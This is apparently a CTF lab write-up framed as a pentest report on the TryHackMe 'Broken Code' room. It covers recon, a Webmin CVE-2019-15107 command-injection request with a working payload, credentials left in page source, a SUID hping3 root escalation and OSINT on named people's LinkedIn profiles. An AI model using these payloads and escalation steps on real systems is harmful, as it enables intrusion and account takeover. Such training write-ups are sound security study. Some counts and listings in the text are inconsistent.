Executive summary

This report presents the results of the TryHackMe “Broken Code” room penetration testing for Farrukh Mammadov who is the creator of this challenge. The recommendations provided in this report structured to facilitate remediation of the identified security risks. This document serves as a formal letter of attestation for the recent “Broken Code” Penetration Testing.

Reconnaissance & Information Gathering

As with typical black box assessments, Broken Code room provided minimal information regarding the existing infrastructure and technologies employed. This approach aimed to closely replicate a real-world attack where external actors lack internal knowledge. Information gathered about the target came from a variety of sources and focused on identifying the software utilised, discovering open ports and services, and conducting file and directory enumeration.

Port Scanning & Service Identification

Port scanning was performed on all hosts within the scope with scanning covering a port range of 1-65535 across TCP and UDP.

The following target showed open ports and services with their versions:

```
(root㉿yagub)-[~]
└─# nmap 10.10.190.163 -sV -p 21,22,80,445,10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 23:03 +04
Nmap scan report for 10.10.190.163
Host is up (0.20s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
10000/tcp open  http         MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.20 seconds
```



Security Tools Used

- Nmap
- Metasploit framework
- SMBmap
- BurpSuite

Findings

The test uncovered a few vulnerabilities that may cause users session hijacking, sensitive data leakage, broken confidentiality and integrity and availability of the resource. During the assessment, a total of 5 issues were identified. Of the findings, 2 are of medium severity, 1 is of critical severity, 1 is of low severity, and 1 is of informational.

Vulnerability & Findings List

The following lists contains summary information of vulnerabilities and findings identified during the assessment. Corresponding technical details can be found in the Vulnerability & Findings Details section.

Finding	Severity
Webmin Command Injection Vulnerability (CVE-2019-15107)	CRITICAL
Sensitive Data Exposure (WEB Page Source Code)	High
Privilege Escalation (SUID Permission on hping3 Binary)	MEDIUM
Information Disclosure (SSH Banner)	LOW

Findings Details

Webmin Command Injection Vulnerability (CVE-2019-15107)

Category:

Remote Code Execution -> Backdoor

CWE(s):

CWE-78:Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

CVSS 3.1 Base Score:

9.8 (CRITICAL) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Overview

In the reconnaissance and information gathering step, it was found that Webmin service is running on the port 10000 and its version isn't up to date. This allows attackers to execute OS commands remotely with the privileges of administrative root user, which means taking full control of server.

Technical Details

An issue was discovered in Webmin <=1.920, where our service's version is 1.910. The parameter old in password_change.cgi contains a command injection vulnerability. An attacker could execute an OS command via forged HTTP POST request, because Webmin is a web application and an user interact with it over the web browser.

First we have to interrupt our request with proxy by using BurpSuite tool. As you see once we enter credentials (where only the username, root, is valid) and press "Sign In" button, our HTTP request was coughed by BurpSuite. Later we send this request to the Repeter to make changes and send request.

The screenshot shows the Burp Suite interface with a captured POST request to `/session_login.cgi`. The request body is as follows:

```

1 POST /session_login.cgi HTTP/1.1
2 Host: 10.10.190.163:10000
3 Cookie: _ga=GAI.1.1448162521.1716143322; _gid=GAI.1.2085599085.1716143322; redirect=1;
4 testing=1
5 Content-Length: 23
6 Cache-Control: max-age=0
7 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
8 Sec-Ch-Ua-Mobile: 70
9 Sec-Ch-Ua-Platform: "Linux"
10 Upgrade-Insecure-Requests: 1
11 Origin: https://10.10.190.163:10000
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
14 Google Chrome/124.0.6367.0 Safari/537.36
15 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
16 q=0.8,application/signed-exchange;v=b3;q=0.7
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Dest: navigate
19 Sec-Fetch-User: -1
20 Referer: https://10.10.190.163:10000/
21 Accept-Encoding: gzip, deflate, br
22 Accept-Language: en-US,en;q=0.9
23 Priorities: user=1
24 Connection: close
25 user=root&pass=password|

```

The right pane shows the Webmin login page with the credentials `root` and `password` entered. The "Sign in" button is highlighted.

In the header, we must replace session_login.cgi with the password_change.cgi and forge new request information as shown in the figure. Our OS command is "id" here, and we put this command into the

“old” parameter’s value by separating it from old password value (test, which is just a random word) with pipe (|). As the result, the Response contains id values for the root user, which means that the command injection is successful.

(user=rootxx&pam=&expired=2&old=test|id&new1=pass&new2=pass)

NOTE: In our forged request, the user value is “rootxx” which was suppose to be only “root” but, in this circumstance, only the value “rootxx” works properly.

The screenshot shows the Burp Suite interface. The Request tab displays a POST request to `/password_change.cgi` with the following payload (line 24):

```
user=rootxx&pam=&expired=2&old=test|id&new1=pass&new2=pass
```

The Response tab shows the server's response:

Failed to change password : The current password is incorrectuid=0(root) gid=0(root) groups=0(root)

As an easy solution to get reverse shell, we can use Metasploit framework to exploit this vulnerability.

Severity Detail

The server easily can be compromised and doesn't require deep understanding of exploitation process. There are tens of ready to use exploits and frameworks, where one of them was demonstrated in this documentation.

Remediation Steps

Webmin version must be upgraded, and all security patches have to be updated periodically.

Sensitive Data Exposure (WEB Page Source Code)

Category:

Sensitive Data Exposure -> User Credentials

CWE(s):

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

CVSS 3.1 Base Score:

7.5 (HIGH) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Overview

One of the system users credentials was stored as plain text in the web page's source code, which can be found easily by inspecting page and doesn't require deep knowledge. These credentials were used for accessing to the system over the SSH service.

Technical Details

During the reconnaissance phase of the investigation, it was discovered that server's 80 port was open which is used to access web service.

In order to get the exposed data, we need to visit the web page of the target machine as displayed in the figure. Later click on the page, select Inspect mode and scroll down to the bottom of the source code. We can notice that the user credentials are stored as clear text, username is ahmadaga and the password is SOCSI4y3r! (this password itself also exposure an information about the user because the password in decoded version says that the user is SOC L1 analyst (SOCSlayer1), which could give an idea to an attacker about the password policy and the importance of the user's position).

<!-- In case of emergency use these Credentials: ahmadaga: SOCSI4y3r! -->

The screenshot shows a web browser window with the address bar set to 10.10.190.163. The page content includes a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. A message in the top left corner states: "Device simulation changes require a reload to fully apply. Automatic reloads are disabled by default to avoid losing any changes in DevTools. You can enable reloading via the Settings menu." Below this is a developer tools interface with tabs for Inspector, Console, Debugger, Network, and more. The main content area displays the HTML source code of the page. At the bottom of the source code, there is a comment: <!-- In case of emergency use these Credentials: ahmadaga: SOCSI4y3r! -->. The source code also contains other standard HTML elements like sections, divs, and links.

These credentials could be used to authenticate to the server over the SSH service.

```
└─(root@yagub)─[~]
# ssh ahmadaga@10.10.190.163
The authenticity of host '10.10.190.163 (10.10.190.163)' can't be established.

Severity Detail

Any avarage person who has ability to work with commandline could compromise the server easily because credentials are available to public.

Remediation Steps

Don't store sensitive information about user credentials in open to public sources.

Privilege Escalation (SUID Permission on hping3 Binary)

Category:

Privilege Escalation -> Vertical Escalation

CWE(s):

CWE-264: Permissions, Privileges, and Access Controls. This CWE encompasses weaknesses related to permissions and privileges, which includes misuse or misconfiguration of SUID binaries.

CVSS 3.1 Base Score:

5.8 (MEDIUM) - CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:N/A:N

Overview

This vulnerability allows any user in the system to escalate its privilege vertically and obtain root privileges. That is the worst scenario because the attacker could take any unwanted action to compromise CIA triade.

Technical Details

Once we login to the server with the ahmadaga's credentials, we could escalate to root privileges. When we search for files with SUID permission, the result display a few binaries. But only one of them is useful to escalate privilege.

```
ahmadaga@brokencode:~$ find / -user root -perm -4000 2>/dev/null
/snap/snapd/16292/usr/lib/snapd/snap-confine

/usr/bin/passwd
```

After filtering SUID files, we can search them on <https://gtfobins.github.io/> web page and try results on the target. As you see in the figure, we used hping3 binary to get new shell with name of root user.

The screenshot shows a terminal session on a Linux system. The user has gained root privileges and is running a exploit against the hping3 binary to gain a shell. The exploit code is as follows:

```
ahmadaga@brokencode:~$ hping3
hpings> /bin/sh -p
# whoami
root
# cat /home/rootCode.txt
IKnewYouCouldSolveItEasily
# cat /home/vidadi/user1Code.txt
NeverUnderestimateOSINTPower
#
```

The exploit is successful, resulting in a root shell.

.. / hping3

Star 10,188

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
hping3
/bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which hping3) .
./hping3
/bin/sh -p
```

Severity Detail

In order to get root privileges, an attacker need to obtain an access to the server, only later he/she could escalate the compromised user's privileges vertically. But with the root privileges, an attacker could do anything whatever he/she wants, which leads the system into the danger.

Remediation Steps

Don't use SUID permission on unnecessary binaries, place SUID binaries in isolated locations, regularly audit SUID binaries, minimize SUID usage.

Information Disclosure (SSH Banner)

Category:

Information Disclosure -> OSINT

CWE(s):

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

CVSS 3.1 Base Score:

2.2 (LOW) - CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N

Overview

In the SSH service banner, a confidential information (Only for use of Vidadi K. SOC L1) was disclosed, which could be used to compromise the system. After a little OSINT, we could discover the password of vidadi user.

Technical Details

Once we try to connect via SSH service, we notice that an information was shared in the service banner.

```
(root@yagub)-[~]
# ssh ahmadaga@10.10.190.163
The authenticity of host '10.10.190.163 (10.10.190.163)' can't be established.
ED25519 key fingerprint is SHA256:XSnYoK1q9e0EkxfVv2TtH8PtRViKoYDkt4tiimHh0vU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.190.163' (ED25519) to the list of known hosts.
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.11 /Only for use of Vidadi K. SOC L1
ahmadaga@10.10.190.163's password:
```

When we search this information in Google search engine, a LinkedIn account appears in the second result.

The screenshot shows a Google search results page for the query "Vidadi K. SOC L1". The search bar at the top contains the query. Below it, there are several search filters: All, Images, Videos, News, Books, More, and Tools. The first result is a LinkedIn profile for "Vidadi Eyzazli" with a picture of a person in a suit. It shows 770+ followers. The bio includes: "Vidadi Eyzazli - Cyber Security Specialist - Baku State ...". Below this, it lists: "Licenses & Certifications · Ethical Hacker · Cyber Threat Intelligence · Penetration Testing, Incident Response and Forensics · SOC Analyst (SOC-L1) · Ethical ...". The second result is another LinkedIn profile for "Vidadi Karimov" with a picture of a person in a suit. It shows 1.5K+ followers. The bio includes: "Vidadi Karimov - Cyber Security Analyst". Below this, it lists: "Licenses & Certifications ; eJPT · INE Security (FKA eLearnSecurity) · Nov 2023 ; SOC Level 1 · TryHackMe · Dec 2022 ; Securing Express Applications · Codecademy. Missing: K. | Show results with: K."

After analyzing account, we could realize that the information “SOC level 1” was exposed in one of the posts and the room creator, Farrukh Mammadov, shared the user’s password (CertSl4y3r!) in the comment section.

In parallel with the SOC lessons conducted by Saleh Hajiyev/Code Academy, I have completed the "SOC level 1" path in Tryhackme.

Issued on 31st December 2022

CERTIFICATE
OF COMPLETION

Vidadi Karimov

successfully completed the
SOC Level 1 Learning Path

Severity Detail

The severity level of this vulnerability is low, but it doesn't mean that it would be shared to unauthorized persons.

Remediation Steps

Don't share confidential and sensitive information in service's banner. This information could be login credentials, service configurations, system users' information etc.

Conclusion

During the Penetration Testing, we learned some methods to exploit vulnerabilities and the importance of preventing information disclosure. This room was designed to challenge candidates around basic pentesting methodology and succeed it. We discovered flags one by one and used every piece of information indeed. Finding vulnerabilities isn't enough on its own; we also have to know the mitigation steps to make our system much more secure to cyber attacks. In this documentation, we also provided our findings with these remediations.
